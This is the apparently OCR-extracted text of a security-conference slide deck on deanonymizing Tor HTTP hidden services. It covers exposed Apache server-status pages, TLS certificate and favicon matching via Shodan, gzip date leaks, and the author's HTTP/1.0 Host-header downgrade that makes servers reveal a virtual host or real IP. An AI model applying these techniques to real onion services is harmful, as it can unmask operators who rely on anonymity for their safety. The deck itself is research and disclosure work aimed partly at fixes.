Deanonymization of TOR HTTP Hidden Services

Ionut Cernica

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


Introduction

Known deanonymization techniques

Downgrading the protocol

Other techniques developed by me

How to fix

Demo time
and
Closing Remarks

whoami

Application Security Engineer

CTF Player


PhD Student

Security Researcher

Former Bug Bounty Hunter

Former Entrepreneur

The Onion Router



The Internet

The Dark Net

Hidden Service

Allow users to publish their service without revealing their identity


Configuration

```
HiddenServiceDir /var/lib/tor/hidden_service/
HiddenServicePort 80 127.0.0.1:80
```

Hidden service address

mhphb7utr2eqmul5mgggk5apf6dyjlldgujfvxohjiqu5pd2b7scg6qd.onion

Known Deanonymization Techniques



/server-status

Key Certificate


Search for the onion address

Gzip

favicon.ico

Hack the server

http://*.onion/server-status



mhphb7utr2eqmul5mgggk5apf6dyjlldgujfvxohjiqu5pd2b7scg6qd.onion/server-status


Slot	PID	Stopping	Connections		Threads		Async connections		
			total	accepting	busy	idle	writing	keep-alive	closing
0	291368	no	0	yes	1	24	0	0	0
1	291369	no	0	yes	0	25	0	0	0
Sum	2	0	0		1	49	0	0	0

```
__W_______________________________________________..............
................................................................
......................
```

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Dur	Conn	Child	Slot	Client	Protocol	VHost	Request
0-0	291368	0/1/1	_	0.00	13	0	0	0.0	0.00	0.00	127.0.0.1	http/1.1	mhphb7utr2eqmul5mgggk5apf6dyjll	GET /server-status HTTP/1.1
0-0	291368	1/0/0	W	0.00	0	0	0	0.0	0.00	0.00	127.0.0.1	http/1.1	mhphb7utr2eqmul5mgggk5apf6dyjll	GET /server-status HTTP/1.1
1-0	291369	0/1/1	_	0.00	3	0	0	0.0	0.00	0.00	185.220.101.62	http/1.1	45.32.144.187:80	GET /leak HTTP/1.1

Key Certificate



Public Key Info

Algorithm	Elliptic Curve
Key Size	256
Curve	P-256
Public Value	04:69:B9:5C:4A:B7:83:23:23:09:46:BE:0A:B1:74:69:EF:93:BE:84:07:5...

Miscellaneous

Serial Number	24:CB:F2:F1:C9:76:19:09:0A:B9:AD:3D:A4:68:45:87
Signature Algorithm	SHA-256 with RSA Encryption
Version	3
Download	PEM (cert) PEM (chain)

Key Certificate

- TLS certificate might be indexed on the surface web and can lead to the same resource from the dark net or other services of the same actor
- Shodan indexes information from the internet including TLS information

Search for the onion address

- **Very little chance of success**
- **Just search the onion address on search engines like Google, Bing, DuckDuckGo or Shodan**

Gzip Compression

- **Jose Carlos f**ound that around 10% of the webservers leak the remote date when compressing HTTP Responses with gzip

- Its not a problem in TOR and its not a bug in the protocol as well and is not a problem with the GZIP

- It helps you get an idea of where one or another server is hosted.


favicon.ico matching

- **favicon is that tiny icon that users see in the browser’s URL bar**

- **It is possible to match favicons found on dark web with favicons on the internet using Shodan**

- **The Quantum ransomware group is an example:**

Using its favicon from the dark web, Talos found its equivalent on the surface web and could locate the threat actor’s web server



Hack the server

Find vulnerabilities in order to deanonymize the server

Remote Command Execution

Local File Inclusion

Make a research on the server and look for other vulnerabilities that can leak the servers IP

Downgrading The HTTP Protocol

- **How did I find this?**

  - Strange requests in my access.log file using HTTP/1.0 protocol:

"GET /**NotFoundNotFoundNotFoundNotFoundNotFoundNotFou……….** HTTP/1.0" 400 802 "-" "masscan - for more info go - http://something.org“

  - Same behavior on my honeypots

  - The requests keep coming for days

  - I dumped the hole request

  - I replicated and got an internal virtual host of mine that I didn’t want to be public

  - This was the moment when I realized the potential of this flaw, both on the internet and dark web

  - Started to develop an improved version of this /NoTFound…. request in order to exfiltrate the IP or unknown domains

Downgrading The HTTP Protocol

- **Why this behavior?**

  - Is not because of a security problem in apache-based servers like: apache2, nginx or tomcat

  - Is all about configuration

  - The server must choose one of the domains to forward the request

  - The client doesn’t supply a “**Host: example.com“** header and to do that we can choose the first version of HTTP protocol -> HTTP/1.0

  - The server will choose the first virtualhost

  - In the response we can find first declared virtualhost. Which might be a domain or an IP or just localhost


The leak

- **The leak is in the:**

    - Triggered exceptions
        - Doesn’t work on all apache-based servers
        - HTTP/1.0 400 Bad Request
        - HTTP/1.0 403 Forbidden
        - Even the 404 NotFound sometimes discloses the IP

    - Server redirects
        - The best way to leak the IP
        - works in servers like nginx, apache2, tomcat

Don’t forget to downgrade



Request


```
GET /.html HTTP/1.1
Host:
mhphb7utr2eqmul5mgggk5apf6dyjlldgujfvxohjiqu5pd2b7scg6qd.oni
on
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 403 Forbidden
Date: Thu, 28 Jul 2022 08:11:15 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 327
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
  <body>
    <h1>
      Forbidden
    </h1>
    <p>
      You don't have permission to access this resource.
    </p>
    <hr>
    <address>
      Apache/2.4.52 (Ubuntu) Server at
      mhphb7utr2eqmul5mgggk5apf6dyjlldgujfvxohjiqu5pd2b7scg6
      qd.onion Port 80
    </address>
  </body>
```

Don’t forget to downgrade



